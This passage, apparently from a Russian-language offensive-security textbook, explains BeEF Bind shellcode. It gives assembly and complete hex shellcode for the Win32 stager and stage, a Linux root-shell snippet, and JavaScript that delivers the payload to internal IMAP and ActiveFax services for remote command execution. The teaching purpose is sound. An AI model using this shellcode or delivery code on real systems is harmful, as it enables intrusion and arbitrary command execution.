  push 0x528796C6  ; hash(kernel32.dll,CloseHandle)
  call ebp     ; CloseHandle

; Ищем "cmd=" в веб-запросе, чтобы найти полезную нагрузку
find_cmd:
  cmp dword [esi], 0x3d646d63   ; Проверяем, указывает ли ebx на "cmd="
  jz cmd_found     ; Если "cmd=" найден, разбираем команду
  inc esi          ; Перемещаем ebx к следующему символу запроса
  jmp short find_cmd    ; Проверяем следующее место на наличие "cmd="
cmd_found:              ; Теперь указывает на начало команды
;  add esi,4     ; Сначала указывает на "cmd=", прибавляем 3
                 ; (плюс inc eax ниже), чтобы указать на команду
                 ; ... компилируется в 6-байтный опкод
  db 0x83, 0xC6, 0x04  ; add esi,4 ... но опкод всего 3 байта
  jmp esi    ; Переходим к полезной нагрузке stage
```

Если вы не знакомы с шелл-кодом, отличным источником станет *The Shellcoder's Handbook*, 2-е издание. Четыре основных шага Stager таковы:

1. Привязать TCP-порт 4444 для приема HTTP POST-запроса, содержащего необработанный Stage в параметре `cmd`.
2. При обработке запроса Stager находит Stage, отыскивая в памяти строку `cmd=` и проверяя, указывает ли на нее значение регистра EBX:

```
cmp dword [esi], 0x3d646d63
```

3. Обнаружив адрес памяти Stage, Stager выделяет блок исполняемой памяти и копирует туда Stage.
4. Затем привязанный TCP-порт 4444 закрывается, а Stage исполняется.

Параметр `cmd` в содержимом POST представляет собой двоичную версию Stage, рассматриваемую далее.

Win32 Stage

Stage BeEF Bind по сути является урезанным веб-сервером. Он отвечает классическим HTTP-ответом, добавляя соответствующий заголовок CORS для двунаправленного взаимодействия с перехваченным браузером. С тем же успехом для межисточникового обмена можно было бы использовать JavaScript, однако это усложнило бы Stage.

Исходный код Stage намного больше Stager, поэтому для краткости здесь не приводится. Полный исходный код на ассемблере находится на https://browserhacker.com; пока же рассмотрим наиболее интересные части Stage.

Следующий код добавляет необходимые заголовки HTTP-ответа, в особенности `Access-Control-Allow-Origin: *`:

```
response_headers:
  push esi       ; Сохраняем указатель на начало буфера
  lea edi,[esi+1048] ; Устанавливаем указатель на выходной буфер
  call get_headers   ; Находим статические заголовки HTTP-ответа
  db 'HTTP/1.1 200 OK', 0x0d, 0x0a, 'Content-Type: text/html',
   0x0d,0x0a, 'Access-Control-Allow-Origin: *', 0x0d, 0x0a,
   'Content-Length: 3016', 0x0d, 0x0a, 0x0d, 0x0a
get_headers:
  pop esi        ; Получаем в esi указатель на заголовки ответа
  mov ecx, 98    ; Длина заголовков HTTP-ответа
  rep movsb      ; Перемещаем HTTP-заголовки в буфер
  pop esi        ; Восстанавливаем указатель на начало буфера
```

Stager и Stage используют общую внутреннюю логику при привязке TCP-портов и поиске `cmd=` в памяти.

Сложность Stage заключается в исполнении команд операционной системы, чтении их вывода и возврате результата в HTTP-ответе. Выполняются следующие шаги:

1. Создаются наборы каналов ОС для перенаправления ввода и вывода через `cmd.exe`. По ним передаются и затем исполняются команды ОС.
2. Команды исполняются, а их вывод считывается в заранее выделенный буфер.
3. Содержимое выходного буфера включается в HTTP-ответ вместе с рассмотренным ранее заголовком CORS.
4. Клиент - в данном случае объект `XMLHttpRequest` в перехваченном браузере - читает ответ Stage, содержащий `Content-Type: text/html`, и разбирает его.

Часть Stage, запускающая команду операционной системы, выглядит следующим образом:

```
[BITS 32]
; Вход:
; EBP содержит api_call
; esp+00  дескриптор чтения stdin дочернего процесса (наследуемый)
; esp+04  не используется
; esp+08  не используется
; esp+12  дескриптор записи stdout дочернего процесса (наследуемый)
; Выход: нет.
; Изменяет: EAX, EBX, ECX, EDX, ESI; ESP также будет изменен
shell:
  push 0x00646D63        ; Помещаем командную строку: 'cmd',0
  mov ebx, esp           ; Сохраняем указатель на командную строку
  push dword [esp+16]  ; Дескриптор записи stdout дочернего процесса
                       ; для stderr процесса
  push dword [esp+20]  ; Дескриптор записи stdout дочернего процесса
                       ; для stdout процесса
  push dword [esp+12]  ; Дескриптор чтения stdin дочернего процесса
                       ; для stdout процесса
  xor esi, esi   ; Очищаем ESI для всех помещаемых NULL
  push byte 18   ; Требуется поместить (18 * 4) = 72 нулевых
                 ; байта в стек
  pop ecx        ; Задаем ECX для цикла
push_loop:
  push esi           ; Помещаем нулевое двойное слово
  ; Продолжаем цикл, пока не помещено достаточно нулей
  loop push_loop
  ; Устанавливаем dwFlags структуры STARTUPINFO в
  ; STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW
  mov word [esp + 60], 0x0101
  ; Устанавливаем EAX как указатель на структуру STARTUPINFO
  lea eax, [esp + 16]
  ; Задаем размер структуры STARTUPINFO
  mov byte [eax], 68
  ; Выполняем вызов
  CreateProcessA
  ; Помещаем указатель на структуру PROCESS_INFORMATION
  push esp
  ; Помещаем указатель на структуру STARTUPINFO
  push eax
  ; lpCurrentDirectory равен NULL, поэтому новый процесс
  ; получит тот же текущий каталог, что и родитель
  push esi
  ; lpEnvironment равен NULL, поэтому новый процесс
  ; получит ту же среду, что и родитель
  push esi
  push esi      ; Не задаем dwCreationFlags

  inc esi       ; Увеличиваем ESI до единицы
  ; Устанавливаем bInheritHandles в TRUE для наследования
  ; всех возможных дескрипторов родителя
  push esi
  dec esi        ; Уменьшаем ESI обратно до нуля
  push esi       ; Устанавливаем lpThreadAttributes в NULL
  push esi       ; Устанавливаем lpProcessAttributes в NULL
  push ebx       ; lpCommandLine указывает на "cmd",0
  push esi       ; Устанавливаем lpApplicationName в NULL,
                 ; поскольку вместо него используется командная строка
  ; hash("kernel32.dll", "CreateProcessA")
  push 0x863FCC79
  ; CreateProcessA(0, &"cmd", 0, 0, TRUE, 0, 0, 0, &si, &pi);
  call ebp
```

Как подчеркивают комментарии в ассемблерном коде, для исполнения команды из POST-параметра `cmd` вызывается Windows API `CreateProcessA`.

Теперь возникает вопрос, как обрабатывать ситуации, когда выходной буфер слишком мал. Например, если выполнить `dir` в каталоге с сотнями файлов, вывод, вероятно, превысит заранее выделенный буфер. Браузер не знает, получено ли полное содержимое списка файлов. Чтобы

выяснить, остались ли дополнительные данные, браузер должен отправить еще один запрос. Это может быть пустой POST без параметра `cmd` или GET-запрос. Если остался вывод, который нужно вернуть, он придет в ответе на эти пустые запросы. Так продолжается до тех пор, пока шелл-код не закроет HTTP-соединение, показывая, что получать больше нечего.

Linux32 Stager и Stage

Барт Леппенс перенес шелл-код BeEF Bind Миллера на Linux. Благодаря его усилиям BeEF Bind можно применять и против служб Linux.

И Stager, и Stage меньше соответствующих компонентов BeEF Bind для Win32. Причина в том, что Windows хранит функции в DLL, поэтому шелл-коду сначала приходится находить `kernel32` как базу. Затем относительно нее разрешаются адреса всех вызываемых шелл-кодом функций в необработанной памяти.

Кроме того, адреса функций Windows меняются в зависимости от версии операционной системы и пакета обновления. Поэтому эта часть шелл-кода должна поддерживать разные версии. Необходимая функциональность увеличивает размер шелл-кода Windows.

Linux использует системные вызовы вместо DLL, поэтому дополнительные накладные расходы на разрешение имен функций и поддержку платформ не нужны. Это позволяет писать более компактный шелл-код. Размер Stager составляет всего 156 байт, а Stage - 606 байт.

Следующий ассемблерный код показывает исполнение команд, поступающих в параметре `cmd`. Как видно, используются системные вызовы `setresuid` и `execve`:

```
;setresuid(0,0,0)
xor eax, eax
xor ebx, ebx
xor ecx, ecx
xor edx, edx
mov al, 0xa4 ;sys_setresuid16
int 0x80
;execve("/bin//sh", 0, 0)
xor eax, eax
push eax
push eax
push 0x68732f2f ;//sh
push 0x6e69622f ;/bin
mov ebx, esp
push BYTE 0x0b ;sys_execve
pop eax
int 0x80
```

Шелл-код использует стандартные системные вызовы Linux, подобно тому как версия Windows применяет Windows API. Полный исходный код BeEF Bind для Linux находится на `browserhacker.com`.

Использование BeEF Bind в эксплойтах

Все эксплойты, рассмотренные в разделах об удаленном исполнении команд главы 9, можно модифицировать для работы с BeEF Bind. Теперь изучим несколько практических примеров применения BeEF Bind против целей Windows и Linux.

Пример межпротокольной эксплуатации IMAP

Вернемся к службе IMAP, которую эксплуатировали ранее, и повторим атаки, на этот раз с шелл-кодом BeEF Bind. Как и любой шелл-код, Stager, скорее всего, придется закодировать, чтобы избежать проблем с некоторыми символами в разных протоколах.

У каждого протокола, как и у каждого языка программирования, есть особые символы, обрабатываемые по-разному. Например, некоторые могут обозначать конец команды, конец строки и так далее. Набор недопустимых символов зависит от протокола. В IMAP, например, при наличии в шелл-коде всегда следует кодировать символы `\x00\x0a\x0d\x20\x7b`, иначе код может сработать не так, как ожидается: команда окажется усечена, неверно завершена или просто проигнорирована.

Вспомните, что JavaScript из предыдущего примера использовал обычный шелл-код Metasploit Meterpreter `reverse_tcp`. Теперь достаточно заменить Stager его эквивалентом BeEF Bind:

```
// B33FB33F - всего лишь "яйцо"
var stager = "B33FB33F" +
"\xba\x6a\x99\xf8\x25\xd9\xcc\xd9\x74\x24\xf4\x5e\x31\xc9" +
"\xb1\x4b\x83\xc6\x04\x31\x56\x11\x03\x56\x11\xe2\x9f\x65" +
"\x10\xac\x5f\x96\xe1\xcf\xd6\x73\xd0\xdd\x8c\xf0\x41\xd2" +
"\xc7\x55\x6a\x99\x85\x4d\xf9\xef\x01\x61\x4a\x45\x77\x4c" +
"\x4b\x6b\xb7\x02\x8f\xed\x4b\x59\xdc\xcd\x72\x92\x11\x0f" +
"\xb3\xcf\xda\x5d\x6c\x9b\x49\x72\x19\xd9\x51\x73\xcd\x55" +
"\xe9\x0b\x68\xa9\x9e\xa1\x73\xfa\x0f\xbd\x3b\xe2\x24\x99" +
"\x9b\x13\xe8\xf9\xe7\x5a\x85\xca\x9c\x5c\x4f\x03\x5d\x6f" +
"\xaf\xc8\x60\x5f\x22\x10\xa5\x58\xdd\x67\xdd\x9a\x60\x70" +
"\x26\xe0\xbe\xf5\xba\x42\x34\xad\x1e\x72\x99\x28\xd5\x78" +
"\x56\x3e\xb1\x9c\x69\x93\xca\x99\xe2\x12\x1c\x28\xb0\x30" +
"\xb8\x70\x62\x58\x99\xdc\xc5\x65\xf9\xb9\xba\xc3\x72\x2b" +
"\xae\x72\xd9\x24\x03\x49\xe1\xb4\x0b\xda\x92\x86\x94\x70" +
"\x3c\xab\x5d\x5f\xbb\xcc\x77\x27\x53\x33\x78\x58\x7a\xf0" +
"\x2c\x08\x14\xd1\x4c\xc3\xe4\xde\x98\x44\xb4\x70\x73\x25" +
"\x64\x31\x23\xcd\x6e\xbe\x1c\xed\x91\x14\x35\xdf\xb6\xc4" +
"\x52\x22\x48\xfa\xfe\xab\xae\x96\xee\xfd\x79\x0f\xcd\xd9" +
"\xb2\xa8\x2e\x08\xef\x61\xb9\x04\xe6\xb6\xc6\x94\x2d\x95" +
"\x6b\x3c\xa5\x6e\x60\xf9\xd4\x70\xad\xa9\x81\xe7\x3b\x38" +
"\xe0\x96\x3c\x11\x41\x58\xd3\x9a\xb5\x33\x93\xc9\xe6\xa9" +
"\x13\x86\x50\x8a\x47\xb3\x9f\x07\xee\xfd\x35\xa8\xa2\x51" +
"\x9e\xc0\x46\x8b\xe8\x4e\xb8\xfe\xbf\x18\x80\x97\xb8\x8b" +
"\xf3\x4d\x47\x15\x6f\x03\x23\x57\x1b\xd8\xed\x4c\x16\x5d" +
"\x37\x96\x26\x84";
```

Остальной JavaScript можно оставить без изменений. Теперь первый POST-запрос можно отправить приемом IPE, в результате чего BeEF Bind Stager будет внедрен и исполнен в памяти службы IMAP. На целевом узле начнет прослушиваться TCP-порт 4444. Второй обязательный шаг - отправить Stage на этот порт. Это делает следующий код:

```
// BeEF Bind Stage для Windows 32 bit
var BeEF_Bind_Stage =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52"+
"\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c"+
"\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10"+
"\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48"+
"\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31"+
"\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24"+
"\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"+
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0"+
"\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\xbb\x00\x10\x00\x00\x6a\x40\x53\x53"+
"\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x89\xc6\x68\x01\x00\x00\x00\x68"+
"\x00\x00\x00\x00\x68\x0c\x00\x00\x00\x68\x00\x00\x00\x00\x89\xe3\x68"+
"\x00\x00\x00\x00\x89\xe1\x68\x00\x00\x00\x00\x8d\x7c\x24\x0c\x57\x53"+
"\x51\x68\x3e\xcf\xaf\x0e\xff\xd5\x68\x00\x00\x00\x00\x89\xe3\x68\x00"+
"\x00\x00\x00\x89\xe1\x68\x00\x00\x00\x00\x8d\x7c\x24\x14\x57\x53\x51"+
"\x68\x3e\xcf\xaf\x0e\xff\xd5\x8b\x5c\x24\x08\x68\x00\x00\x00\x00\x68"+
"\x01\x00\x00\x00\x53\x68\xca\x13\xd3\x1c\xff\xd5\x8b\x5c\x24\x04\x68"+
"\x00\x00\x00\x00\x68\x01\x00\x00\x00\x53\x68\xca\x13\xd3\x1c\xff\xd5"+
"\x89\xf7\x68\x63\x6d\x64\x00\x89\xe3\xff\x74\x24\x10\xff\x74\x24\x14"+
"\xff\x74\x24\x0c\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c"+
"\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"+
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xfe\xb9\xf8\x0f\x00"+
"\x00\x8d\x46\x08\xc6\x00\x00\x40\xe2\xfa\x56\x8d\xbe\x18\x04\x00\x00"+
"\xe8\x62\x00\x00\x00\x48\x54\x54\x50\x2f\x31\x2e\x31\x20\x32\x30\x30"+
"\x20\x4f\x4b\x0d\x0a\x43\x6f\x6e\x74\x65\x6e\x74\x2d\x54\x79\x70\x65"+
"\x3a\x20\x74\x65\x78\x74\x2f\x68\x74\x6d\x6c\x0d\x0a\x41\x63\x63\x65"+
"\x73\x73\x2d\x43\x6f\x6e\x74\x72\x6f\x6c\x2d\x41\x6c\x6c\x6f\x77\x2d"+
"\x4f\x72\x69\x67\x69\x6e\x3a\x20\x2a\x0d\x0a\x43\x6f\x6e\x74\x65\x6e"+
"\x74\x2d\x4c\x65\x6e\x67\x74\x68\x3a\x20\x33\x30\x31\x36\x0d\x0a\x0d"+
"\x0a\x5e\xb9\x62\x00\x00\x00\xf3\xa4\x5e\x56\x68\x33\x32\x00\x00\x68"+
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00"+
"\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50"+
"\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31\xdb\x53\x68\x02\x00\x11"+
"\x5c\x89\xe6\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68"+
"\xb7\xe9\x38\xff\xff\xd5\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57"+
"\x97\x68\x75\x6e\x4d\x61\xff\xd5\x81\xc4\xa0\x01\x00\x00\x5e\x89\x3e"+
"\x6a\x00\x68\x00\x04\x00\x00\x89\xf3\x81\xc3\x08\x00\x00\x00\x53\xff"+
"\x36\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x54\x24\x64\xb9\x00\x04\x00\x00"+
"\x81\x3b\x63\x6d\x64\x3d\x74\x06\x43\x49\xe3\x3a\xeb\xf2\x81\xc3\x03"+
"\x00\x00\x00\x43\x53\x68\x00\x00\x00\x00\x8d\xbe\x10\x04\x00\x00\x57"+
"\x68\x01\x00\x00\x00\x53\x8b\x5c\x24\x70\x53\x68\x2d\x57\xae\x5b\xff"+
"\xd5\x5b\x80\x3b\x0a\x75\xda\x68\xe8\x03\x00\x00\x68\x44\xf0\x35\xe0"+
"\xff\xd5\x31\xc0\x50\x8d\x5e\x04\x53\x50\x50\x50\x8d\x5c\x24\x74\x8b"+
"\x1b\x53\x68\x18\xb7\x3c\xb3\xff\xd5\x85\xc0\x74\x44\x8b\x46\x04\x85"+
"\xc0\x74\x3d\x68\x00\x00\x00\x00\x8d\xbe\x14\x04\x00\x00\x57\x68\x86"+
"\x0b\x00\x00\x8d\xbe\x7a\x04\x00\x00\x57\x8d\x5c\x24\x70\x8b\x1b\x53"+
"\x68\xad\x9e\x5f\xbb\xff\xd5\x6a\x00\x68\xe8\x0b\x00\x00\x8d\xbe\x18"+
"\x04\x00\x00\x57\xff\x36\x68\xc2\xeb\x38\x5f\xff\xd5\xff\x36\x68\xc6"+
"\x96\x87\x52\xff\xd5\xe9\x38\xfe\xff\xff";
var uri = "http://172.16.37.151:4444/";
xhr = new XMLHttpRequest();
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.sendAsBinary("cmd=" + BeEF_Bind_Stage);
```

Теперь, когда и Stager, и Stage BeEF Bind исполняются в памяти, можно межисточниково взаимодействовать со скомпрометированной системой через TCP-порт 4444. Как объяснялось ранее, обмен с шелл-кодом двунаправленный благодаря заголовку CORS, возвращаемому в каждом HTTP-ответе.

Командный модуль BeEF `BeEF_bind` объединяет значительную часть этой функциональности и позволяет в большей степени автоматизировать эксплуатацию. Для демонстрации предположим, что у вас есть обход запрета портов и браузер перехвачен BeEF. Затем во внутренней сети обнаруживается система с открытым портом 143. Теперь BeEF может помочь эксплуатировать уязвимость почти автоматически, как показано на рис. 10.25 и 10.26.




Рис. 10.25. Входные параметры командного модуля BeEF Bind




Рис. 10.26. Получение результатов исполнения команды через BeEF Bind

С точки зрения необработанных сетевых пакетов доставка эксплойта и обмен с BeEF Bind представляют собой стандартные HTTP-запросы и ответы. На рис. 10.27 показан дамп необработанного трафика при эксплуатации рассмотренной службы IMAP, когда BeEF Bind Stager доставляется как шелл-код.




Рис. 10.27. Эксплуатация службы IMAP с отправкой BeEF Bind Stager

После запуска шелл-кода BeEF Bind в памяти можно взаимодействовать с ним, отправляя POST-запросы с исполняемой командой в параметре `cmd`. На рис. 10.28 показана пара необработанных HTTP-запроса и ответа при исполнении команды, в данном случае `netstat -na`, отображающей активные сетевые соединения узла.

Рис. 10.28. Взаимодействие с BeEF Bind

Подведем итог атаки, чтобы понять последовательность действий:

1. Через перехваченный браузер во внутренней сети обнаруживается уязвимый сервер IMAP.
2. Перехваченный браузер эксплуатирует уязвимую службу, отправляя `XMLHttpRequest`. Полезной нагрузкой эксплойта служит BeEF Bind Stager.
3. На уязвимом сервере IMAP открывается TCP-слушатель на порту 4444, ожидающий вторую часть полезной нагрузки BeEF Bind - Stage.

4. Затем перехваченный браузер отправляет серверу второй запрос на порт 4444, снова используя `XMLHttpRequest.sendAsBinary`, но на этот раз с BeEF Bind Stage.
5. Теперь BeEF Bind активен, и серверу IMAP можно отправлять произвольные команды ОС обычными POST-запросами.

В следующем примере вновь рассматривается ActiveFax, на этот раз с шелл-кодом BeEF Bind.

Пример межпротокольной эксплуатации ActiveFAX

Чтобы применить шелл-код BeEF Bind против ActiveFax, необходимо изменить код из предыдущего примера эксплуатации ActiveFax. Кроме того, нужно отправить дополнительный запрос на порт Stager, в результате чего получится следующий модифицированный код. Помните, что ограничение недопустимых символов вынуждает использовать кодировщик `alpha_mixed`.

```
// BeEF Bind Stage
var stage = "\xfc\xe8\x89[...snip...]";
setTimeout(function(){
  xhr.abort();
  setTimeout(function(){
    // Ждем несколько секунд, чтобы Stager оказался в памяти,
    // затем отправляем Stage на стандартный порт BeEF Bind 4444.
    var stage_request = "cmd=" + stage;
    sendRequest(4444, stage_request);
  }, 4000);
}, 2000);
```

После отправки Stager и Stage можно взаимодействовать со слушателем BeEF Bind в скомпрометированной системе. На рис. 10.29 показано исполнение команды `netstat` через BeEF Bind.

